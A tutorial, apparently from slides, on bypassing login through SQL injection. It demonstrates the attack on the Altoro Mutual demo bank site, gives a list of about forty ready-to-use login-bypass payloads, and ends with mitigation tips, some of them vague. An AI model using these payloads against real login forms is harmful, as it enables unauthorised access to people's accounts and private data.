


BYPASS AUTHENTICATION

- Applications need some credentials like username, password, Email etc.
- Trying to fool the system and bypassing the authentication process by not entering the right credentials is known as bypass authentication.
- In general, authentication bypass is the vulnerable point from where attackers gain access to the system and they gain access to the user's private information.
- Attackers may use the entered credentials or block the user.
- Authentication bypass exploit is mainly due to a weak authentication mechanism.
- It causes damage to user's private information due to weak authentication mechanism.
- Authentication can be bypassed by using a method called "SQL Injection".
- SQL Injection techniques can be used to fool the application into authenticating without the attacker needing valid credentials.
- We use some codes or logics for bypassing the authentication.
- We use- '=' 'or' code to bypass authentication.

- Now we perform bypassing on a demo website <http://demo.testfire.net/>



AltoroMutual

ONLINE BANKING LOGIN

PERSONAL | **SMALL BUSINESS**

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL


- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)
- [Subscribe](#)

Online Banking Login

Username:

Password:

- Here we just entered both the username, password as “admin”.
- Attackers tries random possibilities in cracking the account.
- The entered credentials are checked in the database, whether it matches any records or not.
- If not matched the records in the database, it shows invalid login details error.



AltoroMutual

ONLINE BANKING LOGIN

PERSONAL | **SMALL BUSINESS**

PERSONAL

- [Deposit Product](#)
- [Checking](#)
- [Loan Products](#)
- [Cards](#)
- [Investments & Insurance](#)
- [Other Services](#)

SMALL BUSINESS

- [Deposit Products](#)
- [Lending Services](#)
- [Cards](#)
- [Insurance](#)
- [Retirement](#)
- [Other Services](#)

INSIDE ALTORO MUTUAL

- [About Us](#)
- [Contact Us](#)
- [Locations](#)
- [Investor Relations](#)
- [Press Room](#)
- [Careers](#)
- [Subscribe](#)

Online Banking Login

Login Failed: We're sorry, but this username or password was not found in our system. Please try again.

Username:

Password:

- Attackers uses logic to login the account.

Online Banking Login

Username:

Password:

- We used the 'or' logic in both the fields.

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!

Click [Here](#) to apply.

- The login page is redirected to information one.
- We performed bypassing here using logical expressions.
- The Account history information recorded in this website is like:

PERSONAL

SMALL BUSINESS

Account History - 800000 Corporate

Balance Detail	
800000 Corporate ▼ <input type="button" value="Select Account"/>	Amount
Ending balance as of 6/21/22 4:57 AM	\$52376621.61
Available balance	\$52376621.61

10 Most Recent Transactions

Date	Description	Amount
2022-06-21	Withdrawal	-\$12.00
2022-06-21	Withdrawal	-\$100.00
2022-06-21	Withdrawal	-\$100.00
2022-06-21	Withdrawal	-\$100.00
2022-06-21	Withdrawal	-\$100.00
2022-06-21	Withdrawal	-\$100.00

Credits

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	01/12/2005	Paycheck	1200
1001160140	01/29/2005	Paycheck	1200
1001160140	02/12/2005	Paycheck	1200
1001160140	03/01/2005	Paycheck	1200
1001160140	03/15/2005	Paycheck	1200

Debits

Account	Date	Description	Amount
1001160140	01/17/2005	Withdrawal	2.85
1001160140	01/25/2005	Rent	800
1001160140	01/25/2005	Electric Bill	45.25
1001160140	01/25/2005	Heating	29.99
1001160140	01/29/2005	Transfer to Savings	321
1001160140	01/29/2005	Groceries	19.6

- Other example expression is like:

Online Banking Login

Username:

Password:

- Some of other logics are as follows:

or 1=1

or 1=1--

or 1=1#

or 1=1/*

admin' --

admin' #

admin'/*

admin' or '1'='1

admin' or 1=1

admin' or 1=1--

admin' or 1=1#

admin' or 1=1/*

admin') or '1'='1'--

admin') or '1'='1'#

admin') or '1'='1'/*

1234 ' AND 1=0 UNION ALL SELECT 'admin',

'81dc9bdb52d04dc20036dbd8313ed055

admin" --

admin" #

admin"/*

admin" or "1"="1

admin" or "1"="1"--

admin" or "1"="1"#

admin" or 1=1

admin" or 1=1--

admin" or 1=1#

admin" or 1=1/*

admin") or ("1"="1

admin") or ("1"="1"--

admin") or ("1"="1"#

admin") or ("1"="1"/*

admin") or "1"="1

admin") or "1"="1"--

admin") or "1"="1"#

admin") or "1"="1"/*

1234 " AND 1=0 UNION ALL SELECT "admin",

"81dc9bdb52d04dc20036dbd8313ed055

HOW TO STAY PROTECTED

- This vulnerability can be eliminated by fixing the SQL injection vulnerability in the application's authentication mechanism.
- The authentication bypass vulnerability is a special case of SQL injection, specifically located in your authentication routines.
- The following recommendations will help to mitigate the risk of Authentication Bypass attacks:
 - Keep up to date on patches and security fixes as they are released by the vendor or maintainer
 - You always check for all vulnerabilities and always install the best antivirus software and are always free from bugs.
 - To Avoid the special character '=' 'or' to bypass authentication, you can use the "mysqli_real_escape_string()".
 - It is best to have a secure and strong authentication policy in place.
 - Avoid using external SQL interpreters.
 - It is best to ensure all systems, folders, apps, are password protected.
 - Audit your applications frequently for points where HTML input can access interpreters.
 - Security experts recommend resetting default passwords with unique strong passwords and periodically rotate passwords.

- It is suggested to not expose authentication protocol in the client-side web browser script.
- They suggest ensuring that user session IDs and cookies are encrypted.
- It is recommended to validate all user input on the server side.
- Avoid the use of dynamic SQL or PL/SQL and use bound variables whenever possible.
- Enforce strict limitations on the rights to database access.
- Remove any sample applications or demo scripts that allow remote database queries.